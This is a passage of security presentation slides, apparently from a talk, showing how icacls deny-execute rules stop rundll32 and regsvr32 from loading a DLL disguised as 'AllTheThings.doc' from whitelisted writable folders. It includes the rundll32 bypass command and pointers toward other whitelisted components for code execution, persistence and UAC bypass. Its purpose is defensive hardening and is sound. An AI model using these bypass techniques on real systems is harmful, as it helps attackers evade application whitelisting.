
A screenshot of a Windows desktop. On the desktop, there is a file icon labeled "block". In the bottom-left corner, there is a command prompt window titled "cmd.exe" with the path "C:\Windows\system32\cmd.exe". The window contains the following text:


```
C:\Users\q>icacls desktop\block /deny "Creator Owner":(OI)(CI)(X) /T  
processed file: desktop\block  
Successfully processed 1 files; Failed processing 0 files  
C:\Users\q>
```

A yellow arrow points from the top-left towards the desktop icon. A red arrow points from the top-right towards the command prompt window.

Files/folders owned by user will be denied from execution/traversal... recursively

Like a firewall deny all for executables for whitelisted-writable directories...





1. double clicks

File Conversion - AllTheThings.doc

Select the encoding that makes your document readable

Text encoding:

Windows (Default) MS-DOS Other encoding


- Vietnamese (Windows)
 - Wang Taiwan
 - Western European (DOS)**
 - Western European (IA5)
 - Western European (ISO)
 - Western European (Mac)

Preview:

OK **Cancel**

3. traversal attempt failed

We saw that even with AppLocker deny rule in place, we can still load DLL. Let's dropped the same files into icacls "block" folder, **simulate writable whitelisted sub-directory abuse**



Mitigate rundll32 abuse with icacls

192.168.181.160

PEC-WIN10PR064\q @ PEC-WIN10PR064

Console X cmd.exe 5368@25 X

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\q\Desktop> dir block\subfolder
Volume in drive C has no label.
Volume Serial Number is FCAD-9571

Directory of C:\Users\q\Desktop\block\subfolder

Date	Time	Type	Name	Size
05/24/2017	03:38 PM	<DIR>	.	
05/24/2017	03:38 PM	<DIR>	..	
05/18/2017	03:28 PM	10,240	AllTheThings.doc	
		1 File(s)	10,240 bytes	
		2 Dir(s)	26,099,290,112 bytes free	

C:\Users\q\Desktop> rundll32 C:\users\q\desktop\block\subfolder\AllTheThings.doc,EntryPoint

same for regsvr32

execution attempt failed

Earlier slide: “*It is good practice to add deny rules for whitelisted-user-writable paths, especially for scripting abuse & EXEs but for DLLs...*”



Red



Blue

- How to find **other whitelisted components** that can be abused for code-execution/persistence/UAC-bypass?

*low-hanging fruits... start with system scripts, read MSDN...

Sample effort: <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

- Possible to **block users from writing/modifying^ LNK** but allow existing ones to run? Eg. File Screening Management [https://technet.microsoft.com/en-us/library/cc732074\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc732074(v=ws.11).aspx)
- ^{^ LNK ‘poisoning’ is a persistence method}
- How to **generalize detection** of system components abuse since there's no way to block every single component?

<https://www.carbonblack.com/2016/06/14/defining-effective-patterns-attack-machine-learning/>

Other Related Stuff

- Our **A**utomated **P**ayload **T**est-**C**ontroller help automate testing of hardened systems/endpoint-protection-ware against such bypass methods <https://jymcheong.github.io/aptc/>
- On-going offensive techniques curation, research & update of our **M**alware **I**nformation **S**haring **P**latform installed with **APTC**